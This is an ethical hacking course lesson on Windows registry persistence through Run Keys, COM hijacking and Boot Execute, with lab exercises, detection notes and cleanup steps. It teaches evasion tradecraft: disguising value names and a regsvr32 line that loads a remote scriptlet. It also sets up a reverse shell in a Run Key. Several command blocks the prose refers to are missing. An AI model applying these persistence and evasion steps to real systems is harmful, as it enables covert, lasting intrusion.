
This article covers three registry-based persistence techniques for Windows systems—Run Keys, COM hijacking, and Boot Execute modifications—that allow attackers to maintain access across reboots and system restarts. The course material explains how each mechanism works at the operating system level, provides step-by-step command syntax for implementing each technique, and details how defenders detect and remove them. Understanding registry persistence is critical for red teamers because these methods survive reboots, blend into legitimate OS configuration, and are frequently missed by defenders who focus on process and network monitoring rather than registry analysis.
- Run Keys fire on logon without elevationHKCU Run Keys execute when a user logs in and require no administrator privileges, making them the default choice for low-privilege engagements. HKLM Run Keys fire for all users but require admin access. The article demonstrates planting a Run Key with `reg add "HKCUSoftwareMicrosoftWindowsCurrentVersionRun"` and emphasizes value naming camouflage—mimicking legitimate Windows entry names like "WindowsDefenderHelper" rather than using obvious indicators—to avoid detection by tools like Autoruns.
- COM hijacking exploits Windows lookup priorityCOM hijacking works because Windows checks HKCU registry paths before HKLM when resolving COM objects. Standard users can create CLSID entries in HKCU without admin rights; if the object doesn't exist in HKCU, Windows finds the attacker's malicious DLL instead of the legitimate one in HKLM. The article explains using Process Monitor to identify hijack candidates by filtering for RegOpenKey operations returning NAME_NOT_FOUND on CLSID paths, then targeting COM objects called by user-space applications—not system processes—to avoid crashes.
- Boot Execute runs before user-space initializationBoot Execute modifications append entries to `HKLMSYSTEMCurrentControlSetControlSession ManagerBootExecute`, which fires before Windows starts services, loads the desktop, or initializes AV. This requires SYSTEM or Administrator privileges. The article stresses preserving the default `autocheck autochk *` entry rather than replacing it, because removing it causes boot-time filesystem errors that immediately alert defenders. The payload must be a native executable using the NT native API, not a standard Win32 PE.
- Detection relies on Autoruns and Sysmon eventsDefenders use Sysinternals Autoruns to enumerate all autostart locations and flag unsigned binaries, and Sysmon Event ID 13 to detect registry writes to monitored paths in real time. HKLM Run Keys receive heavy monitoring, while COM hijacks in HKCU generate more noise and are checked less frequently by default Defender configurations. Boot Execute modifications are detected almost immediately because that value rarely changes on healthy systems and most mature SIEM deployments have dedicated detection rules for it.
- OPSEC decisions flow from understanding defender tacticsThe article explains four OPSEC rules: use value name camouflage matching existing entries; avoid the most-monitored keys like HKLM Run; use signed LOLBins (wscript.exe, mshta.exe, regsvr32.exe) as payload launchers instead of raw executables; and plant during active session times when registry writes naturally occur. Planting a raw Metasploit binary directly in a Run Key value will trigger CrowdStrike, SentinelOne, and Microsoft Defender for Endpoint within seconds on default-configured 2026 endpoints.
- Exercise decision logic prioritizes technique fitThe article's Exercise 1 scenario presents a low-privilege compromised user with nightly reboots and active Defender, asking which persistence technique to choose. The answer demonstrates that COM hijacking carries lower detection risk than HKCU Run Keys in this context because Run Key paths receive intensive monitoring while COM hijacks in less-monitored CLSID paths blend into normal COM resolution. The exercise shows that the most powerful technique (Boot Execute) is unavailable without privileges, forcing real-world attackers to make operational tradeoffs based on constraints.
- Cleanup and documentation are engagement deliverablesThe article emphasizes that red teamers must document every persistence mechanism planted and clean it up at engagement end using `reg delete` commands, verifying deletion with follow-up `reg query` calls. Cleanup is not optional—it's part of the engagement deliverable. The full lifecycle includes generation, planting, verification (by testing a reboot), and removal; skipping cleanup leaves forensic evidence and operational liability.
- ATT&CK IDs connect findings to threat intelligenceRun Keys and RunOnce variants map to T1547.001 (Boot or Logon Autostart Execution), COM hijacking maps to T1546.015 (Event Triggered Execution: COM Hijacking), and Boot Execute also falls under T1547.001. Including these IDs in engagement reports allows defenders to search SIEMs for exact techniques, cross-reference with threat intelligence on known threat actor behaviour (APT28, APT29, Lazarus Group for Run Keys; APT32 for COM hijacking), and prioritize remediation accordingly.
Bottom line: Registry persistence is a foundational red team capability because it survives reboots, uses Windows' own configuration as a trigger, and is frequently missed by defenders focused on process and network monitoring. Mastering the decision logic—choosing HKCU Run Keys for standard users, COM hijacking for stealth, and Boot Execute for post-privilege-escalation scenarios—combined with strict OPSEC around value naming, avoided keys, LOLBin launchers, and cleanup discipline, separates effective red t
FREE
Part of the Free Ethical Hacking Course
The shell died. You rebooted the Windows VM to test something, came back, and your Meterpreter session was gone. No persistence. Back to square one. I’ve watched students lose an entire simulated engagement because they planted a payload, got a shell, and assumed it would still be there after the next reboot. It won’t — unless you do the work. Registry persistence is what keeps your access alive when the system cycles. Not a network-based beacon that dies when the firewall rule reloads. Not a service that gets caught by AV on the next scan. A few registry keys, written in the right places, that make Windows itself execute your payload every single time. That’s what we’re covering today. Three registry persistence mechanisms — Run Keys, COM hijacking, and Boot Execute modifications — that I use regularly in red team engagements because they survive reboots, blend into legitimate OS configuration, and are missed by defenders who focus on process trees and network connections instead of the registry. By the end of this lab, you’ll know how to plant all three, why each one works at the operating system level, and exactly what a defender needs to catch you.
🎯 What You’ll Master in Day 38
⏱️ ~90 minutes · 3 exercises (Think Like Hacker · TryHackMe · Kali Lab)
Before You Start Day 38
- ✅ Completed Day 37 — Network Persistence — you need that context on persistence categories
- ✅ Kali Linux lab up and running (VM or native)
- ✅ A Windows 10/11 VM, or access to the TryHackMe room used in Exercise 2
- ✅ Basic registry navigation from Day 32 Windows PrivEsc — know your HKCU from your HKLM
Hacking Course Day 38 Registry Persistence — What We’re Covering
- Windows Run Keys — The Oldest Trick That Still Works
- COM Hijacking — Redirecting Windows’ Own Object Model
- Boot Execute Modifications — Persistence Before Windows Starts
- Exercise 1 — Think Like a Hacker: Which Mechanism Do You Choose?
- Exercise 2 — TryHackMe Lab: Registry Persistence in Practice
- Exercise 3 — Kali Terminal: Plant and Verify Run Key Persistence
- Commands Used Today — Day 38 Reference Card
- Frequently Asked Questions
Yesterday in Day 37 Network Persistence, we looked at techniques that keep access alive through network-layer mechanisms — scheduled callbacks, firewall rule manipulation, and remote management abuse. Today we go deeper into the operating system itself. Registry persistence is different from everything else we’ve covered because it doesn’t require a service, a scheduled task, or a network connection to fire — it uses Windows’ own configuration database as the trigger. Defenders who focus exclusively on process monitoring and network telemetry walk straight past it. Head back to the Free Ethical Hacking Course hub if you need to catch up on any earlier days, and check the latest articles for any supplementary material published alongside this module.
Windows Run Keys — The Oldest Registry Persistence Trick That Still Works
Run Keys have been in Windows since the NT days. They’re documented, well-known, and they still work — because the mechanism is baked into how Windows handles logon. Every defender knows about them in theory. Fewer check them consistently in practice. That gap is what makes them worth knowing cold.
Here’s exactly what happens. When a user logs in, the Windows logon subsystem reads a set of registry keys and executes every value it finds there. The two primary keys are:
HKCUSoftwareMicrosoftWindowsCurrentVersionRunHKLMSOFTWAREMicrosoftWindowsCurrentVersionRun
HKCU (Current User) fires only for the logged-in user. No elevated privileges needed to write here — a standard user account can plant a Run Key entry without triggering UAC. That’s why I default to HKCU on low-privilege engagements. The tradeoff is scope: it only fires when that specific user logs in. If the account you’ve compromised is never used, your persistence is dead in the water.
HKLM (Local Machine) fires for every user who logs into the system. That’s more powerful — but it requires Administrator or SYSTEM to write. Use it after you’ve escalated. It’s the go-to when you want persistence that survives a full user switch or when you’re targeting a shared workstation.
There are also RunOnce variants of both keys. These fire on the next logon and then delete themselves. Useful for a staged loader that drops a second-stage payload and cleans up — not useful if you need long-term access.
Here’s the command you actually run to plant a Run Key entry:
Notice the value name: WindowsDefenderHelper. That’s intentional. On any real engagement I name Run Key values to mimic legitimate Windows entries. Defenders eyeballing the registry for obvious anomalies won’t pause on something that sounds like it belongs. The binary path I hide in C:UsersPublic — it’s writable by standard users and doesn’t stand out the way C:Tempevil.exe does.
OneDriveSetup
REG_SZ
C:WindowsSysWOW64OneDriveSetup.exe /thfirstsetup
MicrosoftEdgeAutoLaunch
REG_SZ
C:Program Files (x86)MicrosoftEdgeApplicationmsedge.exe
WindowsDefenderHelper
REG_SZ
C:UsersPublicupdater.exe
For a full list of red team tools that complement this technique, the SecurityElites Tools hub has everything from registry querying utilities to payload generators covered in the course.
COM Hijacking — How Attackers Redirect Windows’ Own Object Model Against It
COM hijacking is the persistence technique I show clients when they ask why their AV didn’t catch anything. There’s no new process spawned by a suspicious parent. No obviously malicious binary in a temp directory. Just a DLL that Windows loads because Windows asked for it — and found your file instead of the legitimate one.
Here’s the mechanism. When a Windows application needs a COM object, the system looks up the CLSID (Class ID) in the registry. The lookup order is: HKCU first, then HKLM. Most COM objects are registered only in HKLM, which requires admin to modify. But if a CLSID doesn’t exist in HKCU at all, any standard user can create it there — and Windows will use that HKCU entry instead of the HKLM one. No admin. No UAC prompt. The application loads your DLL thinking it’s the real COM object.
The key path you’re targeting:
The challenge is finding the right CLSID to hijack. You want a COM object that’s called regularly by an application the user actually runs — so your DLL loads on a predictable schedule. You also want one that’s non-critical: hijacking a COM object that a core Windows process depends on will cause crashes, and crashing systems is not a quiet persistence strategy.
The standard discovery method is Process Monitor (ProcMon) from Sysinternals. Filter on these conditions simultaneously:
- Operation: RegOpenKey
- Result: NAME NOT FOUND
- Path contains: CLSID
Run ProcMon, trigger the application you’re targeting (open Task Manager, open a Microsoft Office document, use the Windows search box), then review the results. Every entry showing NAME NOT FOUND on a CLSID path under HKCU is a candidate. Cross-reference against HKLM to confirm the object exists there — that’s what tells you the lookup fell through from HKCU with nothing found.
Boot Execute Modifications — Persistence That Loads Before Windows Even Starts
Run Keys fire at logon. COM hijacks fire when an application runs. Boot Execute fires before either of those — before the Windows session manager has initialised user-space, before the desktop loads, before AV has started scanning. That’s what makes it the most powerful persistence mechanism in this module, and the most restricted: you need SYSTEM or Administrator to write to it.
The key is:
That default value — autocheck autochk * — is Windows running its filesystem check utility at boot. It’s been there since Windows NT. The BootExecute value is a REG_MULTI_SZ type, meaning it holds multiple string values. Each string is a native executable that the Session Manager runs in sequence before user-space starts. The executables that run here are native executables — they use the NT native API directly, not Win32. Standard PE executables won’t work here without modification.
On a real engagement, this is a post-privilege-escalation move. You’ve already got SYSTEM from Day 32 Windows PrivEsc or Day 38’s escalation path. Now you’re using it to write something that will outlast reboots, AV restarts, and even some recovery operations.
The critical detail: always preserve the original autocheck autochk * entry. Removing it causes boot-time filesystem errors. On a production target that immediately flags a system problem — the exact opposite of quiet persistence. Append to the multi-string, never replace it.
This technique pairs directly with what we covered in Day 37 Network Persistence — combining boot-time registry persistence with a network callback means your implant survives both reboots and network interruptions independently.
🧠 Exercise 1 — Think Like a Hacker: Which Persistence Mechanism Do You Choose?
Before you ever open a terminal on a target, you’re making decisions — and the persistence decision is one of the most consequential. Pick the wrong mechanism and you either lose access or get caught. Work through this scenario exactly as I’ve laid it out. The right answer isn’t always the most powerful technique.
Scenario: You have a low-privilege shell on a Windows 10 workstation in a corporate environment. The user account you’ve compromised is a standard domain user — no local admin, no elevated token. Windows Defender is active and updated. The target reboots nightly via group policy at 02:00. You need persistence that fires when the user logs in the next morning, doesn’t trigger UAC, doesn’t touch HKLM (no admin), and produces minimal registry noise. You have 20 minutes before the user returns to their desk.
Work through these four questions. Write down your answers before reading the reveals.
Q1. Of the three techniques covered today — Run Key, COM hijacking, and Boot Execute — which ones are available to you given your privilege level? Why is Boot Execute off the table immediately?
Q2. Between HKCU Run Key and COM hijacking, which carries lower detection risk on a host with Defender active? Consider what each technique writes, where it writes it, and what Defender’s registry monitoring is most likely tuned to flag.
Q3. You decide to use a COM hijack. What’s your first step on the target machine? What tool do you need running, and what filter are you setting? What are you looking for in the output?
Q4. After you plant the COM hijack, how do you verify it will fire before the user logs back in — without causing a visible pop-up or process anomaly?
▶ Reveal Answers
A1. Run Key (HKCU) and COM hijacking are both available — both write to HKCU, which a standard user can modify without elevation. Boot Execute is off the table because it requires writing to HKLMSYSTEMCurrentControlSet, which needs SYSTEM or local Administrator. You have neither.
A2. COM hijacking carries lower detection risk in most Defender configurations. HKCUSoftwareMicrosoftWindowsCurrentVersionRun is one of the most monitored registry paths in the world — every AV, EDR, and Autoruns scan checks it. A COM hijack in HKCUSoftwareClassesCLSID is checked less frequently by default Defender configurations, and the DLL loading looks like normal COM resolution from a legitimate application process.
A3. First step: run Process Monitor (ProcMon) on the target, set a filter for Operation = RegOpenKey, Result = NAME NOT FOUND, Path contains CLSID. Then trigger the applications the user runs — open the taskbar search, open a document, use Task Manager. You’re looking for CLSID entries that Windows looks for in HKCU, finds nothing, and falls through to HKLM. Those are your hijack candidates.
A4. Lock and unlock the workstation (Win+L, then log back in with the user’s credentials if you have them, or wait for the session timeout). This re-triggers COM object lookups without a full reboot, letting you confirm your DLL loads in a controlled way. Check for your implant’s callback in your C2 console. If it connects, the hijack fires on this account’s session.
✅ What you just learned: Persistence decisions aren’t about using the most powerful technique — they’re about matching the technique to your privilege level and operational constraints. A COM hijack in a standard-user context is quieter and harder to detect than a Run Key, even though it requires more setup. That tradeoff analysis is what separates a disciplined red teamer from someone who gets caught on day one.
📸 Screenshot your scenario notes and share in the #ethical-hacking-course Discord channel with the caption “Day 38 — COM vs Run Key decision matrix.”
Detecting Registry Persistence — What Blue Teams Actually Look For
Now flip the lens. Everything I’ve shown you so far is how to plant persistence — but you need to understand how defenders hunt for it, because your OPSEC decisions flow directly from that knowledge. The better you understand what blue teams monitor, the better your choices get on the offensive side.
The first tool every incident responder opens is Sysinternals Autoruns. It enumerates every autostart location on a Windows machine — Run Keys, scheduled tasks, services, browser extensions, boot execute entries — and colour-codes anything that isn’t signed by a trusted publisher. If your implant lives in a Run Key and the executable isn’t signed, it lights up amber. That’s your first detection vector.
The second is Sysmon. Three event IDs matter for registry persistence: Event ID 12 (registry key or value created or deleted), Event ID 13 (registry value set — this fires on every write to a value), and Event ID 14 (registry key or value renamed). A SIEM rule watching for Event ID 13 writes to HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun or its Wow6432Node equivalent will catch a Run Key plant in real time. Most mature EDR deployments in 2026 have this rule baked in.
COM hijacking in HKCU is a different story. Because HKCU writes don’t require admin and are standard user behaviour, the signal-to-noise ratio for defenders drops sharply. HKCU registry writes happen thousands of times per session. Filtering for COM-related CLSID writes in HKCU is harder — it requires the defender to know which CLSIDs are exploitable in the first place, and most detection rules target HKLM.
Here’s how to enumerate your own Run Key entries during an engagement — or after, when you’re cleaning up:
For ongoing threat intelligence on what registry persistence techniques APT groups are actively using in the wild, I track latest articles on SecurityElites — the threat landscape shifts fast and your detection rules need to keep up.
💡 Red team cleanup tip: At end of engagement, delete your Run Key value with reg delete "HKCUSOFTWAREMicrosoftWindowsCurrentVersionRun" /v "ValueName" /f and remove your implant binary. For COM hijacking cleanup, delete the HKCU CLSID key with reg delete "HKCUSOFTWAREClassesCLSID{YOUR-CLSID}" /f. Always verify deletion with a follow-up reg query. Document every persistence mechanism you planted — your cleanup checklist is part of the deliverable.
MITRE ATT&CK — Where These Techniques Sit and Why It Matters
Every technique you use on an engagement has an ATT&CK ID, and knowing it isn’t just academic — it directly affects your report quality and the client’s ability to act on your findings.
T1547.001 — Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder. This covers both standard Run Key persistence and the RunOnce variants. It’s one of the most commonly documented techniques in threat actor reporting. APT28, APT29, and Lazarus Group all have documented use of T1547.001 in their persistence phases. When you include this ID in your report, a defender can pull the MITRE detection guidance, map it to their SIEM rules, and run a hunt query in under an hour.
T1546.015 — Event Triggered Execution: COM Hijacking. This is the sub-technique for COM object persistence. It’s less commonly covered in basic security training, which is part of why it’s effective — detection maturity for T1546.015 lags behind T1547.001 in most organisations. Threat actors including APT32 have used COM hijacking for persistence in documented campaigns.
Boot Execute modifications fall under T1547.001 as well — specifically the BootExecute subkey variant. Some frameworks also classify this under T1547.012 (Print Processors) depending on the specific mechanism, but for the BootExecute value the primary mapping is T1547.001.
When you write your engagement report, reference both the technique name and the ATT&CK ID in every finding. It gives your client something actionable — they can search their SIEM for the exact technique, cross-reference with threat intelligence feeds, and prioritise remediation against known threat actor behaviour. That’s the difference between a finding that says “we found persistence” and one that drives immediate detection engineering work.
🌐 Exercise 2 — TryHackMe: Windows Persistence Room
You’ve seen the theory and the decision logic. Now you’re going to apply it against a real lab environment with a scoreboard telling you whether you got it right. TryHackMe’s Windows persistence rooms are the closest thing to a controlled real-world target you’ll find without needing your own lab VM — go complete the registry persistence tasks and capture the flags.
Step 1. Go to tryhackme.com and search for the “Windows Persistence” room. If you don’t have an account, the free tier covers this room. Start the machine and wait for it to fully boot — usually 2–3 minutes.
Step 2. Connect via the TryHackMe AttackBox or your own OpenVPN connection. Confirm you have RDP or SSH access to the target machine before proceeding. If the connection drops, re-check your VPN — don’t waste time debugging persistence if you’re not actually connected.
Step 3. Navigate to the registry persistence tasks in the room. Read the task description carefully — TryHackMe will specify which registry key and value name to use. Don’t skip this; rooms often use non-standard paths to test whether you actually understand the mechanism or just memorised the HKLM Run Key path.
Step 4. Plant the registry persistence entry as instructed. Use reg add from the command line rather than regedit — you want to practise the CLI method because that’s what you’ll use through a shell on a real engagement where you don’t have a GUI.
Step 5. Trigger the persistence by logging out and back in (or rebooting if the task requires it). Confirm your payload or flag-capture mechanism fires. If it doesn’t, use reg query to verify the key was written correctly — check the value name, data type, and path exactly.
Step 6. Submit the flag and move to the cleanup task. TryHackMe persistence rooms typically include a detection or cleanup section — complete it. Understanding how to remove what you planted is as important as planting it.
✅ What you just learned: You’ve executed registry persistence in a controlled environment and confirmed the mechanism fires on a real Windows system. On an actual engagement, this is the difference between walking away from day one with a foothold that survives a reboot and losing access the moment the client’s server gets patched or restarted. That’s what makes persistence a core skill, not an optional extra.
📸 Screenshot your completed TryHackMe task progress and share in the #ethical-hacking-course Discord channel with the caption “Day 38 — TryHackMe Windows Persistence complete.”
OPSEC for Registry Persistence — How to Not Get Caught
Technique knowledge gets you in the door. OPSEC is what keeps you there. These are the four rules I apply on every engagement before I plant any registry persistence.
Rule 1 — Value name camouflage. Never use a value name that screams “hacker” — no implant, no payload, no tool names. Look at the existing Run Key entries on the target before you write yours. Copy the naming convention. On most Windows machines you’ll see entries like SecurityHealth, OneDrive, or Teams. Your value should look like it belongs in that list. WindowsDefenderUpdate or AdobeAcroRd32 are the kind of names that don’t attract attention.
Rule 2 — Avoid the most-monitored keys. HKLMSOFTWAREMicrosoftWindowsCurrentVersionRun is in every EDR vendor’s default detection ruleset. If you have admin-level access but the operational risk is low, consider less-monitored paths like HKCUSOFTWAREMicrosoftWindows NTCurrentVersionWinlogon or environment-specific startup paths. Know your target’s EDR before choosing your key.
Rule 3 — Use LOLBins as your payload launcher. A raw executable in a Run Key value is a red flag. Instead, use wscript.exe to run a .vbs script, mshta.exe to load an HTA, or regsvr32.exe /s /u /i:URL scrobj.dll for a scriptlet. LOLBins are signed Microsoft binaries — Autoruns won’t flag the launcher itself, only the script it references, which you can store in a less obvious location.
Rule 4 — Timestamp awareness. Some detection tools flag recently-written registry keys. If your tradecraft allows it, consider when you plant persistence relative to normal system activity — planting at 2am when no one is logged in is noisier than planting during an active session when hundreds of registry writes are already occurring.
⚠️ 2026 EDR alert triggers — guaranteed detections: Planting a Run Key pointing directly to a Metasploit meterpreter binary (.exe) will trigger CrowdStrike, SentinelOne, and Microsoft Defender for Endpoint within seconds on a default-configured 2026 enterprise endpoint. So will mshta.exe loading a remote URL. Use these techniques only in lab environments or with explicit client agreement on detection testing. On real engagements, assume EDR is present and test your payload against it first.
⚡ Exercise 3 — Kali Terminal: Plant and Detect a Run Key on Your Windows Lab VM
This is the full chain — payload generation on Kali, delivery to a Windows lab VM, Run Key plant, reboot verification, and cleanup. Run this exactly as I’ve laid it out. The go/no-go decision on whether your persistence is working comes from Step 5, not before.
Step 1. On your Kali machine, generate a test payload with msfvenom. Use a simple TCP reverse shell for this exercise — the goal is to verify the persistence mechanism fires, not to test evasion:
Step 2. Transfer the payload to your Windows lab VM. Use your preferred method — SMB share, Python HTTP server, or a shared folder if you’re running VMware/VirtualBox. Confirm the file lands in a plausible-looking path on the Windows VM, for example C:WindowsTempupdate_helper.exe.
Step 3. On the Windows VM, plant the Run Key using reg add. Open a command prompt (standard user for HKCU, admin for HKLM):
Step 4. On Kali, start a netcat listener before rebooting the Windows VM:
Step 5. Reboot the Windows VM and log in with the same user account. Watch your netcat listener. Within 30 seconds of login, you should see the connection arrive. This is your go/no-go check — if the shell doesn’t arrive, use reg query to verify the key still exists and check that the payload path is correct.
Step 6. Clean up. Delete the Run Key value and remove the payload binary:
✅ What you just learned: You’ve completed the full persistence lifecycle — generate, plant, verify, clean up. On a real engagement, that reboot moment is where you find out whether your persistence actually works or whether you’ve lost your foothold. Running this in the lab means you know what correct output looks like before it matters. That’s engagement-level capability.
📸 Screenshot your netcat shell connecting after reboot and share in the #ethical-hacking-course Discord channel with the caption “Day 38 — Run Key persistence fires on reboot.”
📋 Commands Used Today — Day 38 Reference Card
Registry persistence mastered. You’re building the tradecraft that separates real red teamers from script runners — keep the streak alive.
Registry Persistence — Frequently Asked Questions
What is the difference between HKCU and HKLM Run Keys for persistence?
HKCU (HKEY_CURRENT_USER) Run Keys only apply to the currently logged-in user and can be written without any elevated privileges. HKLM (HKEY_LOCAL_MACHINE) Run Keys apply to all users on the system but require administrator access to write. For red team operations, HKCU is the default choice when you have standard user access — it’s quieter, requires no elevation, and is harder for defenders to distinguish from legitimate user-space activity. HKLM is appropriate when you have admin and need persistence to fire regardless of which account logs in.
Does COM hijacking work without administrator access?
Yes — that’s the primary reason COM hijacking is valuable on engagements. By writing a CLSID entry under HKCUSOFTWAREClassesCLSID, you’re operating entirely within the current user’s hive, which requires no elevation whatsoever. Windows will look up HKCU before HKLM when resolving COM objects, so your HKCU entry takes precedence over the legitimate HKLM registration. The constraint is that the COM object you hijack must actually be invoked during a normal user session — so you need to identify CLSIDs that are called by software the user regularly runs.
How do I find all persistence mechanisms on a Windows machine?
The fastest method is Sysinternals Autoruns — run it as administrator and it will enumerate every autostart location on the system: Run Keys, scheduled tasks, services, drivers, browser extensions, sidebar gadgets, and more. From the command line, autorunsc.exe -a * -c -h -s '*' exports everything to CSV. For registry-specific enumeration, combine reg query across the key Run Key paths with a PowerShell script using Get-ItemProperty. For a threat hunting sweep, pair Autoruns output with Sysmon Event ID 12/13 logs filtered to the previous 24–48 hours.
Does registry persistence survive reimaging a Windows machine?
No. A full reimage wipes the registry entirely and rebuilds it from the OS installation image. Registry persistence is designed to survive reboots and log-offs — not reimaging or clean OS reinstallation. This is why sophisticated threat actors combine registry persistence with firmware-level implants or out-of-band persistence mechanisms for long-term campaigns. For most red team engagements, a reboot is the realistic threat to your persistence, and registry mechanisms handle that well. If a client reimages the machine during your engagement, you’ll need to re-establish access from another foothold.
How do defenders detect Boot Execute modifications?
Boot Execute modifications are detected through two primary mechanisms. First, Sysmon Event ID 13 — a write to HKLMSYSTEMCurrentControlSetControlSession ManagerBootExecute is a high-fidelity alert because that value almost never changes on a healthy system. Any modification should be treated as a critical alert. Second, Autoruns flags any non-standard value in BootExecute immediately. In 2026, most mature SIEM deployments have a dedicated detection rule for this specific key — the signal-to-noise ratio is excellent because legitimate changes to BootExecute are extremely rare outside of OS updates.
What LOLBins do APT groups use with registry persistence in real campaigns?
Documented APT campaigns use several Living Off the Land Binaries as persistence payload launchers via Run Keys: wscript.exe and cscript.exe to execute VBScript or JScript files, mshta.exe to load HTA applications (used by APT32 and Kimsuky), regsvr32.exe with the /i flag to load COM scriptlets (used in multiple FIN7 campaigns), and rundll32.exe to execute exported DLL functions. The pattern is consistent — the Run Key value points to a signed Microsoft binary with arguments that load the actual malicious code, bypassing application allowlisting controls that block unsigned executables directly.
Further Reading
- Ethical Hacking — The complete ethical hacking resource hub covering every technique in this course.
- Free Ethical Hacking Course — The full 100-day course sequence — bookmark this as your daily compass.
- Day 37 Network Persistence — The network-layer persistence techniques that pair with registry mechanisms for full coverage.
- External: MITRE ATT&CK T1547.001 — The definitive reference for Registry Run Keys / Startup Folder persistence with real-world threat actor examples.
- External: Microsoft Sysinternals Autoruns — The official documentation for Autoruns — the primary tool defenders use to hunt the persistence you just planted.